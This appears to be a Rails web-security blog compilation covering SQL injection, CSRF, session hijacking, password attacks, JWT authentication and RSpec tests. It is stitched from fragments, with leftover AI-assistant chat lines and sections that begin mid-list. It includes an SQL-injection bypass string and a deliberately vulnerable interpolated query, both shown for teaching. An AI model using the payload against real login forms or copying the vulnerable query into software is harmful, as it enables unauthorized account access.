Never use innerHTML with user-controlled data; use textContent instead.
XSS is indeed a critical attack vector that every web developer should understand, as it’s one of the most common vulnerabilities found in web applications and can lead to serious security breaches including session hijacking, credential theft, and unauthorized actions on behalf of users.


🕵️♂️ 6. Session Hijacking
Session hijacking occurs when an attacker steals a user’s session token, allowing them to impersonate the user.
Example: An attacker uses a packet sniffer on an unsecured Wi-Fi network to capture session cookies, then uses them to access the victim’s account.
🛡️ Prevention:
Use secure, HTTP-only, and same-site cookies.
Implement session expiration and regeneration after login.
Use HTTPS to encrypt all traffic.
Monitor for unusual session activity and force logout on suspicious behavior.
💉 7. SQL Injection
SQL Injection allows attackers to manipulate database queries by injecting malicious SQL code, potentially exposing or altering sensitive data.
Example: A login form is vulnerable:
User.where("email = '#{params[:email]}' AND password = '#{params[:password]}'")
An attacker enters ' OR 1=1 -- as the email, bypassing authentication.
🛡️ Solution: Preventing SQL Injection in Ruby on Rails
🚨 Vulnerable code:
User.where("email = '#{params[:email]}'")
✅ Secure code (using parameterized queries):
User.where(email: params[:email])
Rails’ ActiveRecord automatically parameterizes queries when using hash syntax, preventing SQL injection.
🛡️ Prevention:
Always use parameterized queries or ORM methods.
Validate and sanitize user input.
Limit database permissions for the application user.
Regularly test your application with automated security scanners.

🎭 8. Masquerade Attacks
In a masquerade attack, an attacker pretends to be an authorized user to gain access to resources.
Example: An attacker obtains a user’s credentials through phishing and logs in as that user, accessing sensitive data or performing unauthorized actions.
Use role-based access control (RBAC) and least privilege principles.
Monitor for unusual login patterns and alert on suspicious activity.
Log and audit all access to sensitive resources.
Here’s how I’ll update your blog post:
Add new sections for:
Man-in-the-Middle (MitM) Attack
Password Attacks
Honeypots (as a security concept, not an attack, but will clarify)
Common Cyber Attacks on Companies (including APT, Denial of Service, etc.)
Below is the content I’ll add to your blog, and I’ll also update the file accordingly.
🕵️ 9. Man-in-the-Middle (MitM) Attack
A Man-in-the-Middle attack occurs when an attacker secretly intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other.
Example: An attacker on a public Wi-Fi network intercepts data sent between a user and a banking website, potentially stealing login credentials.
🛡️ Prevention:
Always use HTTPS/TLS for secure communication.
Avoid using public Wi-Fi for sensitive transactions.
Implement certificate pinning in mobile and web apps.
Educate users about the risks of unsecured networks.
🔑 10. Password Attacks
Password attacks involve attempts to obtain or guess a user’s password using various techniques.
🧩 Types of Password Attacks
Brute Force Attack: Systematically trying all possible password combinations.
Dictionary Attack: Trying common words and phrases as passwords.
Credential Stuffing: Using leaked username/password pairs from other breaches.
Keylogging: Capturing keystrokes to steal passwords.
🛡️ Prevention:
Enforce strong password policies and complexity requirements.
Implement account lockout after repeated failed attempts.
Use multi-factor authentication (MFA).
Monitor for suspicious login attempts.
🍯 11. Honeypots (Security Concept)
A honeypot is not an attack, but a security mechanism. It is a decoy system or resource set up to attract attackers and study their behavior.
Example: A company deploys a fake database server to detect and analyze unauthorized access attempts.
🛡️ Usage:
Use honeypots to detect and analyze attack patterns.
Divert attackers away from real assets.
Gather intelligence to improve security posture.
🏢 Common Cyber Attacks Targeting Companies
🎯 Advanced Persistent Threats (APT)
APTs are prolonged and targeted cyberattacks where attackers gain unauthorized access and remain undetected for an extended period, often to steal sensitive data.
🌊 Denial of Service (DoS) & Distributed Denial of Service (DDoS)
Attackers overwhelm a system, server, or network with traffic, rendering it unavailable to legitimate users.
🦠 Malware Attacks
Malicious software (viruses, worms, trojans) is used to disrupt, damage, or gain unauthorized access to systems.
🕵️ Insider Threats
Attacks or data leaks caused by employees or trusted individuals within the organization.
🧑💻 Supply Chain Attacks
Attackers compromise a third-party vendor to gain access to a target company’s systems.
🛡️ Prevention:
Implement layered security and monitoring.
Regularly update and patch systems.
Conduct employee security awareness training.
Vet third-party vendors and monitor supply chain risks.
Use DDoS protection services and incident response plans.
🧰 Related Security Concepts
🔥 Firewall
A firewall monitors and controls incoming and outgoing network traffic based on security rules. It acts as a barrier between trusted and untrusted networks.
Example: A web application firewall (WAF) blocks SQL injection attempts before they reach your application.
🕸️ VPN (Virtual Private Network
A VPN encrypts internet traffic and masks the user’s IP address, providing privacy and security, especially on public networks.
Example: A developer uses a VPN to securely access company resources while working remotely from a coffee shop.
🪞 Proxy Server
A proxy server acts as an intermediary between users and the internet, providing anonymity, content filtering, and improved security.
Example: A company uses a proxy server to block access to malicious websites and log employee internet usage.

Reverse – Proxy server
A reverse proxy is a server that sits between clients (like web browsers) and a web server, acting as an intermediary for all traffic. It receives requests from clients, potentially modifies them, then forwards them to the appropriate web server or application server. The reverse proxy then returns the server’s response to the client as if it originated from the proxy itself.
Key functions and benefits of a reverse proxy: Load balancing: Distributes client requests across multiple servers to prevent any single server from being overloaded.
Security: Provides a layer of security by filtering requests, blocking malicious traffic, and hiding the true backend server architecture.
Caching: Stores frequently accessed content locally, reducing server load and improving response times for clients.
SSL/TLS termination: Decrypts secure connections (HTTPS) at the reverse proxy, reducing the load on the backend servers.
Content delivery optimization: Improves performance by caching content and distributing it across multiple servers.
Public access point and DNS management: Provides a single public-facing endpoint for accessing multiple backend servers.
In essence, a reverse proxy acts as a gateway, improving the security, performance, and reliability of web applications and services by handling client requests and directing them to the appropriate backend servers
👮🏻♂️ Web-security Vs 👨✈️Cyber Security
The terms web security and cyber security are related but have different scopes:
Web Security refers specifically to the protection of websites, web applications, and web services from attacks and vulnerabilities. It focuses on threats like XSS, CSRF, SQL injection, session hijacking, etc., that target web-based systems.
Cyber Security is a broader term that encompasses the protection of all digital systems, networks, devices, and data from cyber threats. This includes web security, but also covers areas like network security, endpoint security, cloud security, IoT security, and more.
Which is better?
If your content is focused on threats and defenses related to websites and web applications, web security is the more precise and appropriate term.
If you want to cover a wider range of digital threats (including but not limited to web), cyber security is the better, more comprehensive term.
🏗️ Best Practices for Web Developers
Keep all software and dependencies up to date.
Use HTTPS everywhere.
Implement least privilege access controls.
Regularly audit and test your application for vulnerabilities.
Educate users and team members about security threats.
Use security headers (Content Security Policy, X-Frame-Options, etc.).
Monitor logs and set up alerts for suspicious activity.
Back up data regularly and test your recovery process.
🔒 Conclusion: Web security is an ongoing process. By understanding these attacks and implementing robust security measures, developers can significantly reduce the risk of breaches and protect their users.
Get ready to Defend your system. Enjoy Security! 🚀
When building a Rails API app, you typically need token-based authentication instead of cookie-based sessions (which are more common in full-stack Rails apps). Here are the most common authentication mechanisms you can use in a Rails API-only application:
How it works: After login, the server issues a JWT token which the client must include in the Authorization header (Bearer <token>) in subsequent requests.
Pros:
Stateless, scalable.
Widely supported across mobile and frontend frameworks.
Cons:
Tokens can’t be invalidated easily without extra measures (e.g., a blacklist).
b. Token-based Auth with Devise + TokenAuthenticatable
POST /login
Content-Type: application/json
{
"email": "test@example.com",
"password": "password123"
}
Response:
{ "token": "eyJhbGciOi..." }
Step 3: Use Token in Authenticated Request
GET /profile
Authorization: Bearer eyJhbGciOi...
🔒 Extras You Might Add Later
Token expiration errors
Refresh tokens
Token revocation (e.g., a blacklist table)
Roles/permissions inside the token (e.g., admin claims)
Let’s now write RSpec tests for the JWT-based authentication flow we just set up in your Rails API app.
Assumptions
You already have:
A User model with email and password_digest
An AuthController with login
A UsersController with a protected profile action
JWT auth logic in JsonWebToken
🔧 Step 1: Add RSpec & Factory Bot
In your Gemfile (if not already added):
group :development, :test do
gem 'rspec-rails'
gem 'factory_bot_rails'
end
group :test do
gem 'faker'
end
Then install:
bundle install
rails generate rspec:install
🏭 Step 2: Setup Factory for User
spec/factories/users.rb:
FactoryBot.define do
factory :user do
email { Faker::Internet.email }
password { 'password123' }
password_confirmation { 'password123' }
end
end
🧪 Step 3: Auth Request Specs
spec/requests/auth_spec.rb:
require 'rails_helper'
RSpec.describe 'Authentication', type: :request do
let!(:user) { create(:user, password: 'password123') }
describe 'POST /login' do
context 'with valid credentials' do
it 'returns a JWT token' do
post '/login', params: { email: user.email, password: 'password123' }
expect(response).to have_http_status(:ok)
expect(JSON.parse(response.body)).to include('token')
end
end
context 'with invalid credentials' do
it 'returns unauthorized' do
post '/login', params: { email: user.email, password: 'wrong' }
expect(response).to have_http_status(:unauthorized)
expect(JSON.parse(response.body)).to include('error')
end
end
end
end
🔒 Step 4: Profile (Protected) Request Specs
spec/requests/users_spec.rb:
require 'rails_helper'
RSpec.describe 'Users', type: :request do
let!(:user) { create(:user) }
let(:token) { JsonWebToken.encode(user_id: user.id) }
describe 'GET /profile' do
context 'with valid token' do
it 'returns user profile' do
get '/profile', headers: { 'Authorization' => "Bearer #{token}" }
expect(response).to have_http_status(:ok)
json = JSON.parse(response.body)
expect(json['email']).to eq(user.email)
end
end
context 'without token' do
it 'returns unauthorized' do
get '/profile'
expect(response).to have_http_status(:unauthorized)
end
end
context 'with invalid token' do
it 'returns unauthorized' do
get '/profile', headers: { 'Authorization' => 'Bearer invalid.token' }
expect(response).to have_http_status(:unauthorized)
end
end
end
end
📦 Final Tips
Run tests with: bundle exec rspec
You can stub JsonWebToken.decode in unit tests if needed to isolate auth logic.
Ruby on Rails is known for its developer-friendly conventions, but it’s also built with security in mind. While the framework provides many features to guard against common threats, it’s up to developers to understand and apply them correctly.
In this post, we’ll walk through essential Rails security measures, tackle real-world threats, and share best practices – with examples for both API-only and full-stack Rails applications.
🚨 Common Web Threats Rails Helps Mitigate
SQL Injection
Cross-Site Scripting (XSS)
Cross-Site Request Forgery (CSRF)
Mass Assignment
Session Hijacking
Insecure Deserialization
Insecure File Uploads
Authentication & Authorization flaws
Let’s explore how Rails addresses these and what you can do to reinforce your app.
1. 🧱 SQL Injection
🛡️ Rails Protection:
Threat: Attackers inject malicious SQL through user inputs to read, modify, or delete database records
Rails uses Active Record with prepared statements to prevent SQL injection by default.
Arel: Build complex queries without string interpolation.
3. Victim visitsattacker.com while still logged into the bank.
4. Browser auto-sends the bank session cookie with the forged POST—and the transfer goes through, because the bank sees a “legitimate” logged-in request.
🛡️ Rails’ CSRF Protection
Rails ships with built-in defenses against CSRF by embedding an unguessable token in forms and verifying it on each non-GET request.
1.protect_from_forgery
In ApplicationController, Rails by default includes:
class ApplicationController < ActionController::Base
protect_from_forgery with: :exception
end
This causes Rails to raise an exception if the token is missing or invalid.
Cross-Site Request Forgery (CSRF) is an attack that tricks a user’s browser into submitting a request (e.g. form submission, link click) to your application without the user’s intention, leveraging the fact that the browser automatically includes credentials (cookies, basic auth headers, etc.) with each request.
🔧 Disabling or Customizing CSRF
♦️ Disable for APIs (stateless JSON endpoints):
class Api::BaseController < ActionController::API skip_before_action :verify_authenticity_token end
♦️ Use Null Session (allowing some API use without exception):
protect_from_forgery with: :null_session
✅ Key Takeaways
CSRF exploits the browser’s automatic credential sending.
Rails guards by inserting and validating an unguessable token.
Always keep protect_from_forgery with: :exception in your base controller for full-stack Rails apps.
Fuzz & Pen Testing: Use tools like ZAP Proxy, OWASP ZAP.
Use RSpec tests for role restrictions, parameter whitelisting, and CSRF.
describe "Admin access" do
it "forbids non-admins from deleting users" do
delete admin_user_path(user)
expect(response).to redirect_to(root_path)
end
end
Continuous Integration – Integrate scans in CI pipeline (GitHub Actions example):
# config/initializers/rack_attack.rb
Rack::Attack.throttle('req/ip', limit: 60, period: 1.minute) do |req|
req.ip
end
in Rails 8 we can use rate_limit for Controller actions like:
rate_limit to: 10, within: 1.minutes, only: :create, with: -> { redirect_to new_session_url, alert: "Try again later." }
Pagination & Filtering: Prevent large payloads to avoid DoS.
📝 Summary: Best Practices Checklist
✅ Use Strong Parameters ✅ Escape output (no raw unless absolutely trusted) ✅ Sanitize user content ✅ Use Devise or Sorcery for auth ✅ Authorize every resource with Pundit or CanCanCan ✅ Store files safely and validate uploads ✅ Enforce HTTPS in production ✅ Regularly run Brakeman and bundler-audit ✅ Rate-limit APIs with Rack::Attack ✅ Keep dependencies up to date
🔐 Final Thought
Rails does a lot to keep you safe — but security is your responsibility. Follow these practices and treat every external input as potentially dangerous. Security is not a one-time setup — it’s an ongoing process.